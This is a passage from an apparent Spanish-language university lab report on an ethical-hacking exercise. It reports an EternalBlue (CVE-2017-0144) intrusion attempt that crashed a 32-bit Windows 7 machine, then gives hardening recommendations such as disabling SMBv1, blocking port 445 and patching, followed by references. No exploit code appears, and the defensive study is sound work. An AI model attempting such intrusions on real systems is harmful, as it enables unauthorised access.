Un factor determinante para lograr llevar a cabo la práctica fue el conocimiento entregado en el escenario de trabajó, en el cual se mencionó el uso del protocolo SMBv1, la falta de actualización de los sistemas operativos, y la posible relación entre la fuga de información y el fallo de seguridad CVE-2017-0144, así como la no existencia del parche de seguridad MS17-010.

Respecto al intento de intrusión al sistema operativo windows7 X86, la pantalla azul y reinicio del sistema durante el intento de intrusión corresponde a que eternalblue (vulnerabilidad explotada) no es efectivo en sistemas Windows7 de 32 bits. Básicamente, este comportamiento corresponde a una protección accidental del sistema, que impide que el exploit se realice correctamente. Cuando se intenta realizar la intrusión, el exploit no logra ejecutarse en dicho sistema operativo, causando un rompimiento a nivel de software, y exigiendo un reinicio manual del equipo.

El desarrollo de la práctica deja en evidencia también la importancia de implementar medidas de seguridad, que impidan que intrusos pueda llegar a acceder a los sistemas de cómputo.

Si bien es cierto que es casi imposible llegar a tener un entorno cien por ciento seguro, por lo menos se tiene una serie de acciones y recomendaciones con las cuales se les puede dificultar el acceso a los hackers y delincuentes informáticos.

Por otro lado, también se pudo determinar que de la misma manera como hay herramientas que permiten a los hackers explotar vulnerabilidades de manera sencilla, también hay herramientas y prácticas que apoyan la defensa de estos ataques. Por tal razón, es importante generar sensibilización a administradores de seguridad y usuarios finales sobre la importancia de estas y su aplicación, para que de esta manera se mitiguen posibles riesgos de ataques a la seguridad informática.

4. RECOMENDACIONES

A primera vista, la gran cantidad de recursos disponibles a la hora de defender sistemas informáticos es bastante amplia, sin embargo, una comunidad que de alguna manera ayuda a consolidar toda esta información en controles ya madurados es CIS (Center for Internet Security).

Dentro de las actividades que se pueden llevar a cabo dentro del sistema operativo de práctica, para evitar la explotación de vulnerabilidades, se pueden implementar, entre otras, las siguientes:

- Desactivar el protocolo SMBv1
- Bloquear el puerto TCP 445 en ambos sentidos en el firewall perimetral.
- Activación del firewall del sistema operativo
- Actualización de firmware, establecimiento de contraseñas complejas para el arranque del equipo y configuración de la BIOS, la deshabilitación de inicio del sistema para cualquiera unidad que no sea el disco duro principal, así como la deshabilitación de dispositivos ópticos, usb o similares (en los casos que sea necesario) para evitar la entrada de malware
- Instalación segura del sistema operativo: al menos dos particiones, una para el sistema operativo y otra para archivos de importancia.
- Activación de servicios de actualizaciones automáticas, para asegurar que el equipo tendrá todos los parches de seguridad.
- Instalación, configuración y actualización recurrente de programas de antivirus.
- Configuración de acceso remoto. Una de las mejores opciones de seguridad es deshabilitar el acceso remoto, salvo que sea estrictamente necesario. Ante este evento se deberá considerar acceso limitado de usuarios, máximo de conexiones concurrentes y establecer un canal cifrado de comunicación como SSH.
- Configuración adecuada de permisos de seguridad en archivos y carpetas del sistema

En general, la serie de actividades que se pueden implementar es bastante amplia. Sin embargo, el objetivo que siempre se debe buscar es dejar el sistema operativo lo más restringido posible, por lo anterior también se generan las siguientes recomendaciones para uso a nivel general:

4.1 MEDIDAS PREVENTIVAS ORGANIZACIONALES

- Implementar prácticas organizaciones para la gestión de fuga de información
- Definir políticas de seguridad y procedimientos relacionadas con los ciclos de vida de los datos.

- Establecer un sistema de clasificación de información
- Desarrollar políticas de destrucción de papel y conservación de documentos
- Implementar sistemas de control de acceso, tanto físicas a las instalaciones de la organización como informáticas en los computadores, servidores y sistemas de comunicación
- Control de dispositivos de almacenamiento extraíbles
- Desarrollar planes de formación relacionados con la ciberseguridad y seguridad de la información, así como la implementación de buenas prácticas en los sistemas informáticos. Estas actividades deben enfocarse en la sensibilización y la formación de los usuarios.
- En la medida de las posibilidades económicas, contratar ciberseguros a través de los cuales se proteja a la entidad frente a incidentes relacionados con riesgos cibernético y uso inadecuado de infraestructura tecnológica.

4.2 MEDIDAS PREVENTIVAS LEGALES

- Solicitar la aceptación de políticas de seguridad por parte de los empleados
- Implementar cláusulas contractuales con empleados, que incluyan custodia, conservación y utilización de la información.
- Implementar cláusulas contractuales con terceros en materia de confidencialidad
- Establecer políticas de uso de medios tecnológicos, en las cuales se determine el alcance del uso de dispositivos y medios puestos a disposición de los empleados, y las facultades del empresario en relación con el control de la actividad de sus empleados, así como las consecuencias derivadas del incumplimiento de estas.

4.3 MEDIDAS PREVENTIVAS TÉCNICAS

- Aplicar parches agresivos
- Asignar privilegios mínimos
- Crear y proteger copias de seguridad
- Preparar planes de respuesta
- Proteger puntos finales

5. ENLACE DE VIDEO DE SUSTENTACIÓN

A continuación, se relaciona el enlace a través del cual se puede consultar el vídeo de sustentación del trabajo realizado:

https://youtu.be/htp6rywts-0

6. REFERENCIAS BIBLIOGRÁFICAS

Allen, Mateus. Hacking ético basado en la metodología abierta de testeo de seguridad – OSSTMM, aplicado a la rama judicial, seccional armenia. Stadium UNAD. 27 de agosto de 2020. Obtenido de: https://stadium.unad.edu.co/preview/UNAD.php?url=/bitstream/10596/17410/1/94288061.pdf

Antivirus, 7 de octubre de 2020. Obtenido de: https://espanol.verizon.com/info/definitions/antivirus/

Ciberseguridad para todos, 6 de octubre de 2020. Obtenido de: https://www.sofistic.com/blog-ciberseguridad/ciberseguridad-para-todos/

CIS Controls, 6 de octubre de 2020. Obtenido de: https://www.cert.gov.py/application/files/7415/3625/3112/CIS_Controls_Version_7_Spanish_Translation.pdf

Cis Security. (2020). CIS Center for Internet Security. CIS Benchmarks. 3 de octubre de 2020. Obtenido de: https://www.cisecurity.org/cis-benchmarks/

CVE security vulnerability database. Security vulnerabilities, exploits, references and more. 30 de agosto de 2020. Obtenido de: https://www.cvedetails.com/

Diferencias entre la respuesta ante incidentes (DFIR) y el peritaje informático, 06 de octubre de 2020. Obtenido de: https://peritoinformaticocolegiado.es/blog/diferencias-entre-la-respuesta-ante-incidentes-dfir-y-el-peritaje-informatico/

Escaneando la red con nmap en Kali Linux. 26 de septiembre de 2020. Obtenido de: https://byte-mind.net/escaneando-la-red-con-nmap/

Explotar Vulnerabilidad EternalBlue con Metasploit. 26 de septiembre de 2020. Obtenido de: https://nullsector.co/explotar-vulnerabilidad-eternalblue-con-metasploit/

Guía de Referencia de Nmap (Página de Manual). 30 de agosto de 2020. Obtenido de: https://nmap.org/man/es/index.html

Guía para la Gestión y Clasificación de Incidentes de Seguridad de la Información. (2018), 03 de octubre de 2020. Obtenido de: https://www.mintic.gov.co/gestionti/615/articles-5482_G21_Gestion_Incidentes.pdf

Herramientas para evitar ataques informáticos, 07 de octubre de 2020. Obtenido de:

https://www.welivesecurity.com/wp-content/uploads/2014/01/herramientas_evitar_ataques_informaticos.pdf

Moreno, Patricio. (2015). Técnicas de detección de ataques en un sistema SIEM (Security Information and Event Management. Usfq.(pp. 31-63). Recuperado de: http://repositorio.usfq.edu.ec/bitstream/23000/4911/1/120801.pdf

Pasos a seguir ante un ataque informático, 6 de octubre de 2020. Obtenido de: https://www2.deloitte.com/es/es/pages/legal/articles/Pasos-a-seguir-ante-un-ataque-informatico.html

Red Team, Blue Team y Purple Team, ¿cuáles son sus funciones y diferencias?, 6 de octubre de 2020. Obtenido de: https://www.unir.net/ingenieria/revista/red-blue-purple-team-ciberseguridad/

¿QUÉ ES HARDENING?, 6 de octubre de 2020. Obtenido de: https://blog.smartekh.com/que-es-hardening

Qué es Metasploit. Open Webinars, 30 de agosto de 2020. Obtenido de: https://openwebinars.net/blog/que-es-metasploit/

Que es un Firewall y como funciona. Tipos de firewall. 7 de octubre de 2020. Obtenido de: https://www.tecnologia-informatica.com/que-es-firewall-como-funciona-tipos-firewall/

Qué significa SIEM y cómo funciona, 6 de octubre de 2020. Obtenido de: https://blogs.imf-formacion.com/blog/tecnologia/que-significa-siem-y-como-funciona-201808/

Vulnerabilidad en SMBv1 en múltiples productos de Micorsoft Windows (CVE-2017-0144). 26 de septiembre de 2020. Obtenido de: https://www.incibe-cert.es/alerta-temprana/vulnerabilidades/cve-2017-0144